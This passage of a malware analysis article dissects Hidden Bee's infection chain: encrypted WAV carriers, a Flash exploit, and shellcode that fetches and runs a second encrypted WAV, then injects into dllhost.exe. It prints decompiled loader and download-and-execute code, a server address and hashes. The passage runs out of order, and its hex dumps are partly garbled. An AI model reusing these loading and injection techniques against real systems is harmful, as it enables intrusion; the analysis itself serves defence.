. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

### Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don’t stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won’t be going extinct anytime soon.

196	200	HTTP	38.75.137.9:9088	/views/vpriadgfb1fbj7ue76v2p47u3g.html	427	private...	text/html; c...	ieexplore:2028
197	200	HTTP	38.75.137.9:9088	/views/sd3ol8fs844jsq3oeqoa4tjui4.swf	115 062	private...	application/...	ieexplore:2028
198	200	HTTP	38.75.137.9:9088	/views/r52b5m1kl0v1t20tf4akd45c94.wav	35 880	private...	audio/wav	ieexplore:2028
199	200	HTTP	38.75.137.9:9088	/views/qa0tqpp2ub4bca70j5u2roaac.wav	48 852	private...	audio/wav	ieexplore:2028
200	200	HTTP	38.75.137.9:9088	/views/lev4sr9210s3f688r218bc6eok.jpg	156 005	private...	image/jpeg	dllhost:2576

The algorithms used to encrypt the content of the first WAV may vary and sometimes the algorithm is supplied as one of the parameters. After the content is fetched, the data from the WAV files is decoded using one of the available algorithms:

```
private static function onLoad(param1:Event) : void
{
    urlLoader_.removeEventListener(Event.COMPLETE, onLoad);
    urlLoader_.addEventListener(IOErrorEvent.IO_ERROR, onLoadError);
    var readData:ByteArray = urlLoader_.data as ByteArray;
    loader_ = decode(readData, cryptoKey_, algo, onMovieLoaded);
}
```

We can see that the expected content is a Flash file that is then loaded:

```
private static function onMovieLoaded(param1:Event) : void
{
    loader_.contentLoaderInfo.removeEventListener(Event.COMPLETE, onMovieLoaded);
    var newClip:MovieClip = MovieClip(param1.currentTarget.content);
    doc_.addChild(newClip);
}
```


### The “decode” function

The function “decode” is imported from the package “com.google”:

```
94 getlocal 5
95 getlex QName (PackageNamespace (""), "onMovieLoaded")
96 callproperty QName (PackageNamespace ("com.google"), "decode") 4
```

The full decompiled code is available [here](#).

When we look inside, we see that the code is slightly obfuscated:



The screenshot shows a code editor window titled "com.google.decode" with "ActionScript source" in the top right corner. A warning banner at the top states: "WARNING: The code decompilation contains \$\$ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.)." The code is as follows:

```
1 package com.google
2 {
3     import avm2.intrinsics.memory.li16;
4     import avm2.intrinsics.memory.li32;
5     import avm2.intrinsics.memory.li8;
6     import avm2.intrinsics.memory.si16;
7     import avm2.intrinsics.memory.si32;
8     import avm2.intrinsics.memory.si8;
9     import com.google_2F_var_2F_folders_2F_24_2F_jk5td613ns8hpppmxkv665m0000gn_2F_T_2F_2F_ccuL0wUs_2E_lto_2E_bc_3A_2210E4FB_2D_444B_2D_45E7_
10     import flash.display.Loader;
11     import flash.system.ApplicationDomain;
12     import flash.system.LoaderContext;
13     import flash.utils.ByteArray;
14
15     public function decode(param1:ByteArray, param2:ByteArray, param3:int, param4:Function) : Loader
16     {
```

Looking at the decompiled code, we see some interesting constants. For example, `-889275714` in hex is `0xCAFEBABE`. As we found during [analysis of other Hidden Bee elements](#), this DWORD was used by the same authors before as a magic number identifying one of the custom formats.

```
243 if(_loc53_ == -889275714)
244 {
245     _loc53_ = li32(_loc68_ - 32);
246     if(_loc53_ == 32)
247     {
248         if(_loc59_ != 0)
249         {
250             if(_loc59_ != 1)
251             {
252                 _loc53_ = int(_loc68_ - 40);
253                 _loc53_ = _loc53_ | 4;
254                 _loc57_ = li32(_loc53_);
255             }
256             else
257             {
258                 _loc5_ = int(_loc5_ - 16);
259                 si32(_loc57_, _loc5_ + 4);
260                 _loc53_ = int(_loc68_ - 1072);
261                 si32(_loc53_, _loc5_);
262                 ESP = _loc5_;
263                 F_ENCRYPT_keysetup();
264                 _loc5_ = int(_loc5_ + 16);
265                 _loc51_ = int(_loc68_ - 40);
266                 _loc51_ = _loc51_ | 4;
267                 _loc57_ = li32(_loc51_);
268                 _loc5_ = int(_loc5_ - 16);
269                 si32(_loc57_, _loc5_ + 12);
270                 _loc51_ = int(_loc49_ + 76);
271                 si32(_loc51_, _loc5_ + 8);
272                 si32(_loc51_, _loc5_ + 4);
273                 si32(_loc53_, _loc5_);
274                 ESP = _loc5_;
275                 F_ENCRYPT_process_bytes();
```

Internally, there are references to a function from another module: E\_ENCRYPT\_process\_bytes(). Inside this function, we see calls suggesting that the [Rabbit Cipher](#) has been used:

```

10 public function F_ECRYPT_process_bytes() : void
11 {
12     var _loc2_* = 0;
13     var _loc7_* = 0;
14     var _loc4_* = 0;
15     var _loc5_* = 0;
16     var _loc8:int = 0;
17     var _loc6_* = 0;
18     var _loc3_* = int(ESP);
19     _loc2_ = _loc3_;
20     _loc3_ = int(_loc3_ - 16);
21     _loc4_ = li32(_loc2_ + 12);
22     _loc5_ = li32(_loc2_ + 8);
23     _loc6_ = li32(_loc2_ + 4);
24     _loc7_ = li32(_loc2_);
25     if(uint(_loc4_) >= 16)
26     {
27         _loc5_ = int(_loc5_ + 12);
28         _loc8_ = _loc6_ + 12;
29         _loc6_ = int(_loc7_ + 68);
30         do
31         {
32             _loc3_ = int(_loc3_ - 16);
33             si32(_loc6_, _loc3_);
34             ESP = _loc3_;
35             F_RABBIT_next_state();
36             _loc3_ = int(_loc3_ + 16);

```

Rabbit uses a 128-bit key (the same length as the MD5 hash that was mentioned before) and a 64-bit initialization vector. (In different runs, a different encryption algorithm may be selected.)

After the decoding process is complete, the revealed content is loaded:

```

3329     ,
3330     if(_loc57_ != 0)
3331     {
3332         _loc53_ = li32(_loc57_);
3333         ESP = _loc5_ & -16;
3334         var _loc16_:ByteArray = new ByteArray();
3335         CModule.readBytes(int(_loc57_ + 4), _loc53_, _loc16_);
3336         ESP = _loc5_ & -16;
3337         ESP = _loc5_ & -16;
3338         new Loader().contentLoaderInfo.addEventListener("complete", param4);
3339         ESP = _loc5_ & -16;
3340         var _loc69_:LoaderContext = new LoaderContext(false, ApplicationDomain.currentDomain);
3341         ESP = _loc5_ & -16;
3342         _loc69_.applicationDomain = ApplicationDomain.currentDomain;
3343         ESP = _loc5_ & -16;
3344         _loc69_.allowCodeImport = true;
3345         ESP = _loc5_ & -16;
3346         new Loader().loadBytes(_loc16_, _loc69_);
3347         _loc5_ = int(_loc5_ - 16);
3348         si32(_loc57_, _loc5_);
3349         ESP = _loc5_;
3350         F_idalloc();
3351         _loc5_ = int(_loc5_ + 16);
3352         _loc28_ = new Loader();


```

## The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBABE, which we noticed in the code of the previous SWF.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
07763B10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B30	00	52	49	46	46	04	8C	00	00	57	41	56	45	66	6D	74	.RIFF.Š..WAVEfmt
07763B40	20	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	.....€>...}
07763B50	00	02	00	10	00	64	61	74	61	E0	8B	00	00	33	8C	C2	.....data<..3Š
07763B60	4E	99	31	7A	B8	6F	34	F6	A5	F7	A8	AF	10	F3	07	C2	N¹lz,o4ôA÷`Ž.ó.Ā
07763B70	46	B7	31	4E	B3	88	9E	FF	14	9F	1F	98	14	1F	8B	08	F·1Nž.ž'.ž....<.
07763B80	00	00	00	00	00	00	03	00	72	80	8D	7F	BE	BA	FE	CA	.....r€Ī.İqE
07763B90	3C	00	00	00	02	00	00	00	24	00	00	00	3C	00	00	00	<.....\$...<...
07763BA0	2D	8B	00	00	30	00	00	00	69	8B	00	00	3C	00	00	00	-<..0...i<...<...
07763BB0	2F	6D	6F	76	69	65	73	2E	73	77	66	00	2F	63	6F	6E	/movies.swf./con
07763BC0	66	69	67	2E	63	66	67	00	43	57	53	1B	7F	FF	00	00	fig.cfg.CWS...`..
07763BD0	78	9C	EC	BD	77	5C	55	47	D7	2F	3E	B3	67	EF	B3	4F	xšë~w\UG*/>İgdİo

The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is [CVE-2015-5122](#), however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: [9aec11ff93b9df14f060f78fbb1b47a2](#)):

```

1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```
paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}
```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/42117/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```
v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2);
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *)&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *( _BYTE *)result == 'R' // check the WAV header
            && *( _BYTE *)result + 1 == 'I'
            && *( _BYTE *)result + 2 == 'F'
            && *( _BYTE *)result + 3 == 'F'
            && *( _DWORD *)result + 4 + 8 <= module_size
            && *( _BYTE *)result + 8 == 'W'
            && *( _BYTE *)result + 0xA == 'V'
            && *( _BYTE *)result + 0x24 == 'd'
            && *( _BYTE *)result + 0x26 == 't' )
        {
            mSize = *( _DWORD *)result + 0x28;
        }
    }
}
```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```
module_size = *( (_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFFFD4 )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}
```

After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.

```

if ( mSize > 0x1C
  && *((_DWORD *)wav_buf + 0xE) <= mSize
  && wav_buf[0x2F] == 0x10
  && wav_buf[0x2C] == 1 // start of the payload header
  && wav_buf[0x2D] == 4
  && mSize > *((_DWORD *)wav_buf + 0x10)
  && mSize > *((_DWORD *)wav_buf + 0xD)
  && !(wav_buf[0x3C] & 3) )
{
  allocated_buf = (_BYTE *)VirtualAlloc(0, mSize, 0x1000, 0x40);
  v23 = (unsigned int)allocated_buf;
  if ( allocated_buf )
  {
    new_module_ep = (void (__stdcall *) (unsigned int *))&allocated_buf[*((_DWORD *)wav_buf + 0xD)];
    copy_buffer(allocated_buf, wav_buf + 0x2C, module_size);
    v18 = wav_buf + 0x2C;
    v17 = v23; // _allocated_buffer
    v21 = 0;
    v19 = 0;
    v20 = 0;
    new_module_ep(&v17); // call the decoded payload
    //
    VirtualFree(v23, 0, 0x8000);
  }
}
}

```

**The second WAV: an executable in proprietary format**

On the illustration below, we can see how the data of the WAV looks after being decrypted ([9b37c9ec19a53007d450b9b9c8febbe2](https://9b37c9ec19a53007d450b9b9c8febbe2)):


Address	Hex dump	ASCII
02660000	52 49 46 46 C4 BE 00 00 57 41 56 45 66 6D 74 20	RIFF-ž..WAUfmt
02660010	10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00	▶...0.0.C>...)
02660020	02 00 10 00 64 61 74 61 A0 BE 00 00 01 04 00 10	0.▶.datažž...0♦.▶
02660030	1C 0A 74 00 0C 05 00 00 88 BE 00 00 70 06 00 00	L.t...žž...p♦..
02660040	18 B8 00 00 00 00 00 00 09 00 11 00 64 7E 6E 66	†\$.....4.d*nf
02660050	66 24 6E 66 66 00 00 0C 00 26 00 41 4F 58 44 4F	f\$nf...&.AOXDO
02660060	46 39 38 24 6E 66 66 00 0C 00 08 00 4B 4E 5C	F98\$nf...0.KN\
02660070	48 5A 43 39 38 24 6E 66 66 00 08 00 04 00 49	KZC98\$nf...0.♦.I
02660080	6B 68 63 64 6F 7E 24 6E 66 66 00 0A 00 06 00	khodo*\$nf...♦..
02660090	47 59 5C 49 58 5E 24 6E 66 66 00 00 00 00 00	GV\IX^\$nf...♦..
026600A0	8C E7 AE 97 9F 66 6D 68 9B 5C 88 0B 24 75 82 00	Iš«ščf2k†łšue.
026600B0	30 B8 82 0D 90 B8 93 1C CA 96 93 1C 5E 96 93 1C	0Še.kqšŁłPšŁłPšŁ
026600C0	06 2E 6B 03 F9 58 B6 04 07 32 B5 50 47 7B 08 55	♦.kE*XA♦.2APG□U
026600D0	11 45 15 4E 89 5F B7 29 8D AF D2 7D 4F 5B A8 63	4EŠNē_ē)2»D)0[Ec
026600E0	90 75 82 00 23 32 A1 6F 3C CE EE 30 8E DA FD E2	Eue.#2io<††0Arž0
026600F0	58 3F 15 5A FA 34 19 49 FE E5 19 0E 2F 87 08 1C	X?š2_4†lšn†š/cēL
02660100	1F BB 31 CF 27 75 8D CA 2E CF 8F 66 9E 33 69 B7	†q l0*2š.0C†×3lE
02660110	63 A1 B8 13 97 0F 2C 38 07 CA 70 38 E3 EA 82 20	ciŠš*š.8*šp0Mžē
02660120	C2 40 94 05 10 C6 9E EB BA A1 CD EC 79 AB BF D2	††0š††A††U  i=yyžž0
02660130	BE F1 01 5D 89 16 AD 41 56 F2 39 D6 B3 B0 DE 11	šš*††šl_šAV.9i  šš0
02660140	9C FC 3F F3 11 F1 BF 5F 6E 2A 16 74 2F 2E B5 AE	†A?†4††_n*†.†.A♦
02660150	5B 49 87 74 23 08 0C EA 17 97 88 87 5B 75 8B 34	[Iot#0.††ššk0Lu04

This is an executable component that is loaded into Internet Explorer. After it decodes the imports, it starts to look much more familiar:


Address	Hex dump	ASCII
02A80000	01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00	0♦.▶L.t...žž...
02A80010	70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00	p♦..†\$.....4.
02A80020	6E 74 64 6C 6C 2E 64 6C 6C 00 00 0C 00 26 00 4B	ntdll.dll...&.K
02A80030	45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 0C 00 08	ERNEL32.dll...0
02A80040	00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 08	.ADVAPI32.dll...š
02A80050	00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00	♦.Cabinet.dll..
02A80060	0A 00 06 00 4D 53 56 43 52 54 2E 64 6C 6C 00 00	..♦.MSUCRT.dll..
02A80070	00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77	...†žw-GCwšššw
02A80080	1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77	†;CwššCw†UCw†šCw
02A80090	C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77	†TCw*šlW(\EwšBēw
02A800A0	C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77	As-wh†-whAž
02A800B0	06 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 09 0B 77	i<Cw†LCw†šwš†šw
02A800C0	28 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77	+E.wAšššwšA.w†  šw
02A800D0	62 0F 0B 77 D3 33 0C 77 CF CD 0B 77 A4 1D 0C 77	b*šwē3.wšššwšA#.w
02A800E0	4F 21 0C 77 26 3C 0C 77 B6 2F 0C 77 7C CA 0B 77	0†.w&<.wA/.w†ššw

We can see that it follows an analogical structure to the one described in last year’s article.


This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:



It injects its original copy there ([769a05f0eddd6ef2ebdd13618b244758](#)):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

### The modules with the custom format


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

### Changes in the custom format

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That’s why we will refer to this format as “0x10000401 format.”

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	01	04	00	10	1C	00	74	00	0C	05	00	00	B8	BE	00	00	...t.....I..
00000010	70	06	00	00	18	B8	00	00	00	00	00	00					p.....
-----																	
00000020	64	7E	6E	66	66	24	6E	66	66	00	00	0C	00	26	00	41	d~nff\$nff....&.A
00000030	4F	58	44	4F	46	39	38	24	6E	66	66	00	00	0C	00	08	OXDOF98\$nff.....
00000040	00	4B	4E	5C	4B	5A	43	39	38	24	6E	66	66	00	00	0B	.KN\KZC98\$nff...
00000050	00	04	00	49	6B	68	63	64	6F	7E	24	6E	66	66	00	00	...Ikhcdo~\$nff..
00000060	0A	00	06	00	47	59	5C	49	58	5E	24	6E	66	66	00	00	...GY\IX^\$nff..
-----																	
00000070					8C	E7	AE	97	9F	66	BD	6B	9B	5C	88	0B	šç@-zf`k>\..
00000080	24	75	82	0D	30	B8	82	0D	9D	BB	93	1C	CA	96	93	1C	\$u,.0,,,t»".E-"
00000090	5E	96	93	1C	06	2E	6B	D3	F9	58	B6	04	07	32	B5	50	^-"...kóúXq..2µP
...																	
00000180	87	F0	96	7C	3D	AD	39	0D	C7	0E	E0	3D	F3	16	E6	F5	‡d- =.9.ç.í=ó.óđ
00000190	7C	B0	3E	88	EA	3D	9D	7C									°>.ę=ł
-----																	
000001A0																	d`0...šV
000001B0	8B	4C	24	08	8B	44	24	08	33	D2	83	C0	14	38	51	07	<L\$.<D\$.3Ń.Ř.8Q.
...																	
0000B810	00	00	00	00	00	00	00	83	03	00	00	B2	03	00	00		.....
0000B820	BF	03	00	00	E1	03	00	00	04	04	00	00	13	04	00	00	ž...á.....
0000B830	24	04	00	00	2D	04	00	00	42	04	00	00	47	04	00	00	\$...-...B...G...
0000B840	55	04	00	00	61	04	00	00	8C	04	00	00	9C	04	00	00	U...a...š...š...
0000B850	BF	04	00	00	CE	04	00	00	EE	04	00	00	FA	04	00	00	ž...í...í...ú...
0000B860	01	05	00	00	79	05	00	00	B0	05	00	00	B7	05	00	00	...y...°.....
0000B870	BE	05	00	00	CA	05	00	00	DF	05	00	00	EA	05	00	00	I...Ě...š...ę...
0000B880	F2	05	00	00	51	06	00	00	63	06	00	00	74	06	00	00	ň...Q...c...t...
...																	

## HEADERS

**DLLs**  
 DLLs offset = 0x1C  
 struct dll\_record {  
 WORD name\_length,  
 WORD functions\_count,  
 char name []; //XORed  
 }

**IAT**  
 IAT offset = 0x74  
 DWORD checksum[];

**CODE**  
 Entry Point = 0x050C

**RELOCATIONS**  
 Offset = 0xB818  
 Size = 0x0670

Module Size = 0xBE88

